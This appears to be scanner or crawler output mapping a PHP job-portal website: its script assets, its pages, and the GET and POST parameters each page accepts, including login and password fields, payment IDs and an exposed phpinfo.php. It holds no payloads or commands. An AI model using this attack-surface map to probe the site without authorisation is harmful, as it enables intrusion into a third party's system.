    - revolution.extension.navigation.min.js
    - revolution.extension.parallax.min.js
    - revolution.extension.slideanims.min.js
    - revolution.extension.video.min.js
  - bootstrap.min.js
  - custom.js
  - imagezoom.js
  - isotope.js
  - jquery.appear.js
  - jquery.countTo.js
  - jquery.fancybox.pack.js
  - jquery.fitvids.js
  - jquery.js
  - jquery.magnific-popup.min.js
  - jquery.mixitup.min.js
  - jquery.polyglot.language.switcher.js
  - menu.js
  - nouislider.js
  - owl.carousel.min.js
  - pie-chart.js
  - SmoothScroll.js
  - validation.js

- wow.js
- index.php
- plugins
  - fontawesome
    - css
      - font-awesome.min.css
    - fonts
  - themify
    - fonts
    - themify-icons.css
- about.php
  - Inputs
    - POST dactivate, active, user_id, username, login, pwd, candidate_name, email, message, mobile_no, sumbit_now
- ajax_filter.php
  - Inputs
    - POST sector_id, country_id, state_id
- batches.php
  - Inputs
    - POST dactivate, active, user_id, username, login, pwd, candidate_name, email, message, mobile_no, sumbit_now
    - GET country_id, datefilter, jr_id, search, sector_id,
- contact.php
  - Inputs
    - POST email, message, name, phone, submit, dactivate, active, user_id, username, login, pwd, candidate_name, mobile_no, sumbit_now
- dashboard.php
  - Inputs
    - POST dactivate
- employer_registration.php
  - Inputs
    - POST dactivate
- error-404.html
- faqs.php
  - Inputs

POST dactivate, login, pwd, username, loginindex

forgot_pass.php

Inputs

POST dactivate, email_id, forget_password, login, pwd, username, loginindex

index.php

index1.php

Inputs

POST dactivate, login, pwd, username, active, user_id, candidate_name, email, message, mobile_no, sumbit_now

job_sector.php

logout.php

organization_registration.php

Inputs

POST country_id, iso_number, pincode, spoc_email, spoc_mobile, spoc_name, state_id, submit, tp_name, tp_type, dactivate, valueSetIds[], active, user_id, username, login, pwd, candidate_name, email, message, mobile_no, sumbit_now

payment_confirm.php

Inputs

GET bcid, canid

POST bcid, canid

POST dactivate

phpinfo.php

privacy-policy.php

Inputs

POST dactivate, active, user_id, username, login, pwd, candidate_name, email, message, mobile_no, sumbit_now

program.php

Inputs

GET country_id, search, datefilter, jr_id, sector_id,

POST dactivate, active, user_id, username, login, pwd, candidate_name, email, message, mobile_no, sumbit_now

registration.php

Inputs

POST dactivate